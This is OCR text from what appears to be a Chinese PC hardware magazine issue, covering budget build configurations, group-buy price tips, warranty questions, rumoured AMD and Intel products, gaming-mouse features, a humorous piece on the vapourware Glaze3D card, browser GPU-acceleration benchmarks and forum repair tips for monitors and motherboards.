根据你的要求,龚师傅在处理器方面推荐 AMD 的羿龙 II X4 955 这款黑盒处理器,玩网游的话那是十分给力的。而显卡方面有两种选择,一个是 AMD 的 HD6850,另外一个 NVIDIA 的 GTX460,两者性能差距不大,而前者目前更具备价格优势。至于装机地点,可以根据你附近的自提点来选择,哪个方便就选哪个。



3400元 AMD APU 迷你高清平台

技嘉 GA-E350N-USB3
参考价格: 1288 元

推荐配置

| | | |
|-----|---------------------------------|--------|
| CPU | 主板自带 AMD E-350 | - |
| 主板 | 技嘉 GA-E350N-USB3 | 1288 元 |
| | 华硕 E35M1-M | 1159 元 |
| 内存 | 宇瞻 2GB DDR3 1333 | 140 元 |
| 显卡 | 处理器集成 | - |
| 硬盘 | 西部数据 500GB 5400 转 8M 蓝盘(2.5 英寸) | 499 元 |
| | 西部数据 1TB 蓝盘(3.5 英寸) | 385 元 |
| 显示器 | 三星 S22A350B | 1259 元 |
| 机箱 | 立人 E-MINI Q6 | 238 元 |
| | 大水牛 SO204 | 259 元 |
| 电源 | 机箱自带 | - |

总价 3424 元



最近特别迷恋 AMD 新出的那个 APU 平台,所以打算弄一台回来摆到卧室当高清机播放。麻烦大家推荐一下配置应该怎么选吧。和普通台式机一样吗?卖场有卖的吗?

——学问:无聊 sf



嘿嘿,这套平台龚师傅也有想法哦。根据现在的情况来看,你可以选择淘宝购买更方便。由于 AMD 的 APU 是 CPU 和显卡整合在了一起,然后由厂商固定在主板上,因此很难买到单独的 APU。所以我们可以选择主板厂商自己推出的 ITX APU 主板。比如技嘉等一线厂商就有这类产品。而硬盘方面有两种选择,一种是选择 2.5 英寸的笔记本硬盘,好处是安装方便、轻薄、静音,坏处是性能比台式机差,价格较贵。另外一种选择是选择台式机硬盘,好处就是价格便宜量又足,坏处就是部分 ITX 机箱安装不易。

小心团购价格跟不上卖场价格变化

■本期讲师:沈阳 小贝

上个月在某团购网看上了一块主板和一块显卡,530元和430元的价格非常便宜,而当时这两款产品的官方报价是599元和499元。因为团购时间是一周,所以没着急出手,想着等过两天发工资了再团。巧的是,第二天办事正好经过电脑城,索性进去问个价,看看到底主板和显卡的市场价是多少。没想到,这款主板已经降到499元了,而且还是全国统一售价。商家说是刚降的,昨天报价还599元。显卡虽然没降价,但却可以砍到与团购相同的价格。如果主板和显卡一起买,商家还可以优惠10元。好在还没有在网上团购,否则我就损失大了。

我认为,之所以出现这种情况,就是因为IT市场的价格变化太快,降价促销是常有的事情。甚至一周内,同一配件的价格可能会出现几次变动。所以要想团购到便宜的IT产品,还应该先转转市场,了解一下价格。并且尽量选择团购的最后一天付款,这样就能大大避免因错过降价而多花冤枉钱了。另外,需要注意的是,团购还要将邮费的问题考虑进去,如果加上邮费后,整体优惠幅度不是很大的话,还不如在当地购买现货划算,这一点,对于不少网购同样适用。



● 淘宝买东西一样要注意运费和售价的比例

【发货信息】
 发货时间: 团购成功后 依下单时间1-2天内进行发货(订单量较大时会有延时情况,请耐心等待) 节假日(周六日)不发货
 配送说明: 本场团购全国包邮,商家主要选择申通,圆通,中通,这三个快递公司发货,快递公司不到的地区会选择EMS方式发货。团购产品不支持自提和货到付款,需网上支付后发货。
【包装清单】
 主板,说明书,主板,包装盒

● 团购如果能全国包邮效果更佳

分享卖场经验,倾诉奸商遭遇

玩家论坛: bbs.cbifamily.com

网上求助: ask.cbifamily.com




散热器噪音问题 不可以退货!

Q

常德 读者 陈先生:超频三红海 mini 散热器买了不到两周,噪音让人受不,就像电磁炉烧水的声音,但不影响散热。请问这种噪音情况能退货吗?

A

按理说超频三红海 mini 散热器不应该出现这样的情况。根据描述你可以查看一下是否有线或纸被扇叶缠绕。如果没有这种问题,



那么可以先到售后检测下,确定是质量问题的,肯定是可以换货的。但至于退货,就需要与商家进行协商了。


双敏显卡 第二年开始收取维修费!

Q

延安 读者 何先生:我网吧一百台电脑全用双敏的显卡,至今已经15个月了。最近,一次停电后,开机就坏了两块。请问,这是否算是人为损坏?需要花钱维修吗?

A

双敏显卡提供总期限为一年的非人为因素故障免费质保,第二、三年提供依照修理者发布的“双敏维修收费标准”维修服务,收取实际维修费用。由于这位读者的双敏显卡购买已经超过一年,所以无论是否是人为损坏,都需要花钱维修。



可信度

100


仅售 399 元! 传言 HD6000 系入门显卡将上市

前端时间的中高端显卡市场可以说是非常的热闹,几乎每个月 NVIDIA 或者 AMD 都有比较给力的显卡推向市场。在双方先后完成中高端显卡市场的部署之后,低端显卡市场也会有部分新产品推出。本周小编从某显卡代理商这里听到这么一条传闻:AMD 将在六月前推出一款型号为 HD6350 的显卡。

从性能上来,HD6350 将采用代号为 Caicos 的显示核心,具备 80 个流处理器,并且搭载 1GB 的 GDDR3 显存,不过受到核心的限制,其显存位宽只有 64bit。由于核心发热量很低,届时公版的 HD6350 才不采用主动散热装置,仅仅采用普通的散热片就能使核心工作在安全的温度中。

从规格上来看这款 HD6350 很显然只是针对低端用户或者 HTPC 用户,另外在价格上小编打听到这块显卡也只有 399 元。那么 AMD 在这个时间段里推出这款显卡的可能性究竟大不大呢?

其实细心的玩家已经可以发现,这款 HD6350 的几个关键参数和现在低端市场中的 HD5450 相当接近,只是 HD6350 的显存比 HD5450 所配置的 128M 或者 256M 要大得多得多。故此若以显存作为卖点,HD6350 还是有一定市场的。此外现在 HD5450 也要卖到 299 元,若是 399 元 HD6350 一旦上市,可以构成一条比较完整的低端产品线来满足不同层次的用户需求,因此以小编看来,HD6350 以 399 元的价格上市的可能性还是相当大的。



●采用刀版静音设计的 HD6350 非常适合 HTPC 用户

可信度

80

可信度

60

可信度

40

Intel 酷睿 i3 530 即将退市



●若真是降到 699 元,小编也考虑去收购一块去

上期的八卦传闻中,小编说到了 AMD 四核羿龙 955 将退市的传闻,本周小编又听到了一款处理器将退市的八卦消息,这次轮到的是 Intel 酷睿 i3 530。

作为首款正式发售的整合了图形核心的处理器,酷睿 i3 530 很多地方都是值得让人回味的。虽然从其图形性能实在一般,但是在很大程度上,牵制了 AMD 在低端整合显卡市场中的发展。对于这款处理器的即将退市,其可能性究竟有多大呢? 小编来分析一下吧。

首先,酷睿 i3 530 采用了 LGA1156 接口。从发展的角度去说,Intel 已经将产品重心放到了 LGA1155 架构上,据市场中的一些传说,若不是前端时间 LGA1155 主板的 6 系列主板出现了一些问题,LGA1156 早就被打入冷宫了。由此可见,在 LGA1155 接口的恢复正常供货后,LGA1156 接口的产品势必就会退居二线甚至直接从卖场中消失了。更何况现在采用了 LGA1155 接口的酷睿 i3-2100 的价格也只有 800 出头点,完全可以接替酷睿 i3 530 的市场位置。

其次,AMD 全新架构的推土机系列处理器很快就要上市,预计届时其主力产品将会定位在 800~1200 元之间,而目前酷睿 i3 530 的售价正好处于被其攻击的范围内,若让酷睿 i3 530 去面对 AMD 推土机的进攻,显然会是被直接干翻的。与其被干翻,不如主动退位来得好些。

最后小编从经销商这里了解到,在退市前酷睿 i3 530 将可能被调整到 699 元,若真是如此的话,性价比还是比较不错的,哪怕只是作为收藏,也是蛮值得关注一下的。

可信度

20
可信度

40
可信度

60
可信度

80
可信度

100
可信度

你知道游戏鼠标的构成三要素吗?



最近有不少玩家来询问,为什么市场中有那么多价格不菲的“游戏鼠标”呢?和普通的鼠标相比,游戏鼠标是不是一定只能在玩游戏的时候用呢?究竟什么样的鼠标才能算得上是游戏鼠标呢?简单的来说,游戏鼠标是由于近年来电子竞技业迅速发展而形成一种类型的鼠标。从定义上来说,游戏鼠标必须是要针对电子竞技类玩家进行过优化的产品,不然所谓的游戏鼠标也就失去了游戏的意义。那么究竟游戏鼠标要具备哪些最基本的元素呢?下面笔者就为大家归纳总结一番吧。



●激光引擎已经成为游戏鼠标的标配

游戏鼠标第一要素——精准的定位!

首先,游戏鼠标必须要有超强的定位能力。其实别说是游戏鼠标,就算是最普通的鼠标若是定位不准的话,也是非常让人恼火的一件事情。而定位准不准,除了厂商自身的做工外,很大程度上是由鼠标的“硬件”所决定的,这个“硬件”就是鼠标的光学引擎。目前市场中鼠标采用的光电引擎基本上分为两种,一种是最常见的光电引擎,由于此类鼠标在工作时底部有红色灯光,也常被称之为红光鼠标。另一种则是叫做激光鼠标。激光鼠标的工作原理是通过激光照射在物体表面所产生的干涉条纹而形成的光斑点,反射到鼠标核心内部的传感器上,从而获得鼠标所移动的数据来进行定位。由于激光鼠标能比光电鼠标定位更准确同时能适应不同的桌面的环境,因此绝大多数的专业游戏鼠标都会采用激光引擎。

游戏鼠标第二要素——具备可编程的快捷键!

其次,快捷键的数量以及这些快捷键是否具备编程能力也都是游戏鼠标的一大要素。说到鼠标的快捷键,现在不少入门级鼠标或许都会自带1到2个,不过这些数量的快捷键显然是不够游戏玩家使用的。因此对于游戏玩家来说,3个以上的快捷键是游戏鼠标的标准配置,尤其是像《魔兽争霸》此类RTS游戏玩家,若鼠标能提供多个快捷键的话,那么在操控时可以将更多的精力放在移动等操作上,而不必费心的在键盘上输入对应的命令。

当然快捷键的数量是一点,快捷键是否具备编程功能也是相当重要的。毕竟针对不同的游戏需要不同的按键组合,如果玩家可以自由的编

配不同快捷键的定义,那么将更有利于充分发挥出快捷键真正的功效。要不然快捷键只能通过既定的程序定义成“复制”或者“粘贴”,那么这样的快捷键在游戏中是没有任何意义的。



●对于游戏鼠标的快捷键来说,一定要具备编程功能才行

游戏鼠标第三要素——完善的人体工程学!

最后是否具备完善的人体工程学设计也是游戏鼠标中不可缺少的一部分。毕竟游戏是容易让人沉迷的,因此玩家常常会连续“奋战”好几个小时。若是鼠标外形不符合人体工程学,那么会为使用它的玩家带来诸如手指酸胀、手腕疼痛等不适的症状。

此外游戏鼠标是否具有改变的配重功能也是人体工程学的一部分。毕竟不同的人对鼠标重量的要求是不同的,不同的类型的游戏也需要不同重量的鼠标,比如轻飘一点的鼠标适合RTS类游戏,而偏重一点鼠标则适合第一人称射击类游戏。从目前主流市售鼠标来看,改变配重最为常见的方法就是使用额外的配重块,如果需要让鼠标重一点,就加上重一点的配重块,反之则使用重量较轻的配重块或者索性不要使用配重块。




●配重块可以改变鼠标的重量,从而适应不同类型的玩家和游戏。

总结

其实目前综观游戏鼠标市场,有的游戏鼠标只卖几十块,有的甚至要卖到近千元,很显然其中有不少所谓的游戏鼠标充其量也只能算是带有某些游戏元素的鼠标罢了。因此也是建议玩家在选购游戏鼠标时一定要注意一下鼠标就游戏方面的优化,避免买到一款伪游戏鼠标。

Glaze3D

永远存留在纸面上的显卡



火星是太阳系由内往外数的第四颗行星,当火星和地球在太阳的同一边,且与地球太阳在同一直线上时距离最近,约 5576 万公里。火星大气密度只有地球的 1%,干燥同时温度低,表面平均温度零下 63°C,水和二氧化碳易冻结,高级生命无法生存。

由于火星可见而不可及,故此使得现在有不少可以看到而买不到的产品冠以“火星品”。比如买不到的显卡就是叫做“火星”显卡。

火星显卡性能出众,完全可以穿越时空秒杀如今顶级显卡



● 史上最火星的显卡,而且没有之一

说到显卡的发展历史中,有不少火星显卡。比如某某显卡发布了一块超低价的显卡,而这块超低价显卡可能只在全球生产了 10 块,因此能买到它的用户可以说是相当的幸运;另外还有一些因为各种原因莫名其妙就突然消失的显卡。当然如果说到真正意义上的火星显卡,非这位哥们儿莫属了,并且它不但火星,而且还相当的无厘头。这位哥们儿的名字叫做——Glaze3D。

Glaze3D 这块显卡源自一家名字叫 Bitboys 的公司,这家公司来自芬兰。作为一个拥有莱库宁这位 F1 世界冠军以及 WRC 世界冠军(小编注:WRC 冠军应该是格隆霍姆吧)的国度里,还有一位曾经击落过 UFO 的神奇射手。

在 1997 年,Bitboys 宣称自己正在研发一块宇宙无敌超级显卡,这块显卡不但具备了超级的运算能力,同时还具备了 1G bit 的带宽。在当时 1G bit 的带宽是什么概念?应该和现在某某显卡跳出来说自己显卡将有 1TB 带宽差不多,如果 Glaze3D 真的放到今天,秒杀 GTX580 看来也是绰绰有余。


火星显卡科技源自 UFO?

为什么一家名不见经传的芬兰公司会有如此大的研发能力呢?玄乎离奇的说法出现了,这是因为在一次试验过程中,Bitboys 不小心击落了一架来地球参观或者是正好路过来打些酱油的 UFO,通过对 UFO 的解剖,Bitboys 获得了天外科技,故此能制造出 0.000006 微米的芯片,而用在 Glaze3D 这块显卡上的,正是这种芯片的人类放大版。

不管事实是否如此,十四年后的今天,我们依然没有看到 Bitboys 拿出这块采用天外科技的超级显卡。据传说,由于英飞凌关闭了一条 DRAM 生产流水线,因此 Bitboys 的这块超级显卡没有了最基本的显存可用,故此只能就此停止研发了。

看来,说来说去还是英飞凌的不是。要不然我们现在早就能用上 UFO 显卡了!


● 估计 Bitboys 还运用了其它防盗摄技术,使得相机都有点跑焦了。



写在最后

或许现在的人们看到 Bitboys 提出的 UFO 一说必然会一笑而过,可其实在市场中像 Bitboys 这样的火星显卡制造商并不在少数。记得一年多前某显卡厂商就推出了一款售价为 999 元的 GTX260+ 显卡,当时 GTX260+ 的市场平均价基本上在 1299 元甚至更贵一些,显然 999 元的售价是相当吸引人的。不过可惜的是真正在市场上几乎没有人看到过这款低价显卡的身影。这样的火星显卡和 Glaze3D 又有什么不同呢?

高端显卡 无言的结局




“凤鸣期不来，瑶华几销歇。唯有山中人，吹箫弄明月”——诗一首！

看过一部电影，片名就不说了，其中大概的内容是说一个哑女在一个风平浪静的湖面上搞了好几艘水上简易度假小别墅，每天这些简易度假别墅里都上演着不同但又真实、残忍的故事。

认真的看完整部电影后，笔者由衷的感叹，原来人都是只能接受美好的一面，对于必然产生的肮脏或者邪恶，都会主动的排斥，即使明知它们无时无刻不是存在在自己身上的。

书归正文，看看那些卖出去的高端显卡都干些什么事情去了。别以为它们都物尽其所。



●改造高端显卡是高端显卡能给玩家带来的一大乐趣

30%的高端显卡落入“测试党”的手里

我们先来定义一下什么才算是高端显卡。其实目前衡量是否是高端显卡的唯一标准不是显卡的性能而是显卡的价格，按目前卖场中行情来看，超过2000元的显卡就可以算是高档显卡了。从正常的市场规律来说，有需要才会去购买，那么究竟买这些高端显卡的人都用这些高端显卡干些什么事情呢？

据笔者暗查，高端显卡入户之后有很大一部分成了测试、跑分的工具。这些买家绝大多数是游戏发烧友，同时混迹于各大诸如GZ等硬件论坛。网友们在论坛上看到的各类测试得分往往就出自他们之手。从生存环境上来说，高端显卡在他们手中日子并不好过，相当一部分还备受超频、改装散热器等折磨，当然折磨来折磨去最终还是会以3DMark等测试工作的最终评分体现出来。

X二代成为高端显卡20%的消费者

笔者个人以为高端显卡落入上文那些人的手里虽然会受到不少痛苦，但是还是可以发挥出自身价值的。首先测试结果可以凸显另外一些显卡的性价比，比如说1000元的显卡可以跑15000分，2000元的显卡也仅有19000分，那么1000元显卡的性价比就被迅速提升了；此外对于高端显卡的改造也可以对硬件发展形成一条良性的发展循环，给硬件厂商更多的设计灵感。虽然说高端显卡在被改造的过程中有不少会不幸夭折，但也算是轰轰烈烈了一回，相比落入下面这类人群的手里算是有意义得多了！

因为经过调查发现，至少有1/5的高端显卡落入了毫无专业、专研、思维价值人的手里。比如开着跑车只知道泡吧撩菜的X二代、钱多人傻的愣头青等等。笔者曾经亲眼目睹某JS将一块GTX580以高于市场价的价格卖给一位开BMW Z4的X二代，更搞笑的是两个小时后X二代就来抱怨说，为什么这块显卡玩QQ游戏也不见得快很多，还会时

不时的出现“网络堵塞等耐心等待”的字样。

当时的真实的场景就是笔者欲吐血，JS笑开颜。



●高端显卡只是用来打QQ游戏的话，真是一种天大的浪费

写在最后

其实在这个显卡性能趋于过剩的年代里，高端显卡很大程度上在心理上的满足已经大于在实用上的满足，虽然说高端显卡还是有很大一部分落入到真正需要它的玩家的手里，但是也同样有很大一部分在实际使用中并没有发挥出它最大的性能。就像买了一辆法拉利，天天堵在均速30码的路上，也算得上是一种浪费了。

GPU 加速灵不灵? 实测四大浏览器为正名

浏览器支持 GPU 加速,让上网速度变得更快,这无疑是当前最热门的话题,而随着支持硬件加速的 Opera 浏览器最终现身,全球四大浏览器基本上都支持了硬件加速,虽然每一家用的硬件加速实现方式都不尽相同,但殊途同归,最终的目的都是提高用户的上网速度。那么 IE9,Opera 11.50,Firefox 4,Google Chrome 11 这四大浏览器中,到底谁的 GPU 加速最为有效,最能提高我们的上网速度?今天的测试就是为此而来。

测试一:硬件加速——FishIE Tank


当前除了微软之外并没有其它机构提供权威的浏览器硬件加速测试项目,因此此次我们仍然选取微软 Test Drive 官网上所提供的项目。首先来看知名的 FishIE Tank:

测试网址: <http://ie.microsoft.com/testdrive/Default.html>


FishIE Tank 鱼缸测试会提供充足的时间(60秒)让各个浏览器渲染内容,屏幕中的鱼按照轨迹进行由大至小散开游动。测试中我们分别选取了 500 条鱼和 1000 条鱼(选取的鱼数低于 500 条时会出现多个浏览器得分均为满分的情况,无法客观反映出差异)。

从结果可以看出,IE9 是当之无愧的赢家,测试中每秒刷新的帧数最高,500 条鱼时,其帧速为满分 60 fps,1000 条鱼时,成绩也高达 51 fps。

Chrome 7.0 开发版的表现次之,500 条鱼时,其帧速为最高的 57 fps,1000 条鱼时,成绩为 41 fps。Firefox 4 RC 与 Chrome 旗鼓相当,500 条鱼时每秒刷新帧数同样为 57,1000 条鱼时为 36 fps。



● GPU 渲染测试



● chrome



● FireFox



● IE9



● Opera


测试二:硬件加速——圣诞老人的工作

“圣诞老人的工作”是 IE Test Drive 网站上新增的测试项目。测试时屏幕上方会不断掉落星星,下方则有一些小精灵接住这些星星,屏幕上的小精灵越多,小精灵接住的星星数量越多,表示浏览器的硬件加速功能越强。

在这个测试中 IE9 独占鳌头,远远领先于其他浏览器,即便是第二名的 Chrome11,其性能也只相当于 IE9 的 15%左右。



● 测试画面



● 四大浏览器测试对比


测试三:硬件加速——Flying Images

在 Flying Images 测试项目中,多个浏览器图标在进行渲染后,会按照队列排列,并且按照鼠标位置进行旋转,测试的同样是在 GPU 硬件的协助下对网页内容的渲染速度。本次测试选取了 256 个浏览器 Logo。

除了不支持 Flying Images 测试的 Safari 之外,IE9、Chrome 10、Firefox 4.0 RC 和 Opera 都以满分 60 fps 通过了本测试。



● 测试画面




● 四大浏览器测试对比


测试四:硬件加速——Psychedelic Browsing

Psychedelic Browsing 主要测试了浏览器对 HTML5 Canvas 支持,HTML5 Canvas 是 HTML5 中一个重要部分,它使得程序员可以在 WEB 中自由绘制各种图形,对于我们来说,HTML5 Canvas 和 GPU 加速的结合,将使得网页中图形的呈现速度更快,这和游戏中贴图 and 实时渲染的概念有点相像。测试中页面中心的色彩会呈渐变样,并充满整个页面,然后围绕中心点加速旋转,恒定后开始减速至停止。同时页面中会给出不同浏览器在测试中的得分。


本次测试中,IE9 拔得头筹,每分钟转速高达 1815;Firefox 4.0 RC 和 Chrome 10 紧随其后,转速分别为 1779 和 1679;Opera 得分最低,为 331。尽管 HTML5 是 W3C 联盟而非微软自己推出的,但 IE9 在其中的良好表现,也让我们对其充满信心。主流的 FireFox 和 Chrome 浏览器的表现仍然不错,和 IE9 的差距极小。唯一遗憾的是 Opera,从测试结果来看,我们只能认为 Opera 并不支持 HTML5 Canvas 的硬件加速。



● 四大浏览器测试对比



● IE9



● FireFox



● Chrome



● Opera

结语

硬件加速,IE9 走在前头

在之前的各种测试中,IE 系列浏览器并不被人看好,测试的数据也比较“难看”,这也是 IE 浏览器一直饱受诟病的原因之一。但在引入 GPU 加速这个概念后,IE 浏览器发生了翻天覆地的变化,IE9 在此次测试中全部获胜,这将改变我们对 IE 浏览器的看法。

不得不承认,网页上的动画、视频、图片数量越来越多,我们打开任何一个网站、任何一个页面,都会有这种感受,即便是像图标这样的小细节,也变得越来越华丽。在应用环境的这种变化下,GPU 硬件加速对于浏览器就显得特别重要。

测试中 IE9 确实领先了,但不得不提到一点,所有的测试项目,都

是微软官方提供的。当然,现在也只有微软才提供了如此全面的测试工具。显然,IE9 在微软自家的测试工具中,必然会占有先机,从这个角度来说,测试或许对于其他浏览器并不公平。

但必须看到,完整利用 GPU 为浏览器加速是一项极具挑战性的工作,因为始终绕不开操作系统和 API 这个最大障碍,而微软在这方面享有得天独厚的优势,因此在 GPU 加速领域,微软的 IE 浏览器占据重要位置也就不足为怪了。可以预见,在 GPU 加速变得越发重要的时候,也就是 IE9 乃至今后的 IE 系列浏览器重新“翻身”的时候。

终于忍不住了 显示器“红屏”了


Q

AOC IF 23,前段时间出问题了,虽然不是很严重,但也才用了半年,实在是悲剧。显示器用 VGA 接口就一切正常。但是用 DVI 接口,有时整个屏幕会变成红色,关机几分钟再开又能恢复,但是 DVI 接口的效果明显更清晰,实在是不想用 VGA 接口。
(论坛 双蛋)

A

显示器和主机分别试了,都没有问题,只能怀疑 DVI 线,但线可是全新的啊。最后发现这根 DVI 线的接口比较宽大,如果不紧上螺丝,插上后容易松动,一松动显示器就会变红。

举一反三:还有可能是显示器损坏,或者电脑中病毒。



●屏幕全变红了

今天修好了一个液晶显示器 ~ 总结下!

Q

联想扬天系列的显示器,19寸,富士康代工。花屏,并且确认是显示器问题。拆开盖子,检查电路板与驱动板,均没有发现烧痕,也没有电容鼓包,完好的。问题出在哪里呢?

以前也修过几个液晶屏,但是没有碰到花屏的,一般开关键按了指示灯不亮的,一般是供电板问题,25V 电容鼓包可能性最大,一般黑一下就又亮了也是供电板电容问题。如果亮一下就黑了,再也不亮了,而且没有电容鼓包,那肯定是供电板坏了,也就是俗称的高压条故障,更换一个就好了。
(论坛 忆似水年华)

A

这个问题比较棘手,我打电话给外地的弟弟,弟弟在一家维修电脑店工作。他让我先换一根信号线试试(也就是液晶屏与驱动板连接的那个信号线)。我换了后一试试果然 OK 了。

举一反三:除了显示器本身问题,花屏也可能是显卡损坏,或者处理器超频导致。

电脑用 VGA 接电视 进系统就黑屏

Q

电视是创维的 42 寸的酷开电视,以前一直好好的。但是昨天我用其他电脑连接,接上后进系统 XP 进度条以前都显示,安全模式也可以进。但是进度条读完准备进系统的时候黑屏,屏幕上显示无信号,以为分辨率问题,我用电脑接上显示器一切正常,把分辨率设置成 800 × 600,刷新率 60。接电视还是不显示。

(论坛 39190124wpx)

A

最后才发现是忘了设置,新电脑仍然默认只有显示器输出,没有第二显示器。将电视设为扩展输出后,就有图像输出了。

举一反三:如果线材质量不好,或者显卡和电视的分辨率不匹配,也会造成无法显示图像。

自己动手解决的主板故障

Q

同事的电脑,黑屏。不过偶尔会亮一下。搬过来之后按程序擦擦金手指,还是不行。拔了硬盘光驱显卡,不叫。插上诊断卡显示“C5”,拔下内存,还是不行。

(论坛 太平洋舰队)

A

估计是主板坏了,把主板螺丝卸下,在往外拿的时候忽然通电了,同时小喇叭开始叫,看来有希望。又放回去,经过仔细排查,原来是键盘口坏了,只要插上键盘就不亮,拔下就没问题。折腾了好半天。换个 USB 的键盘,完美解决。

举一反三:显卡和内存接触不良,最容易造成这种故障。

主板供电正常 就是无法启动

Q

DELL 380m(商用台式机)。症状如下:开机黑屏,风扇呼呼的响,没有报警音。电脑已经两次出现这个情况,相隔还不到一个月。我发现,关机状态下,只要不断开电源,那么主板指示灯会一直亮着(我裸机看了超过五分钟还是亮着)。擦拭过内存金手指,还是不行。

(论坛 ab110b)

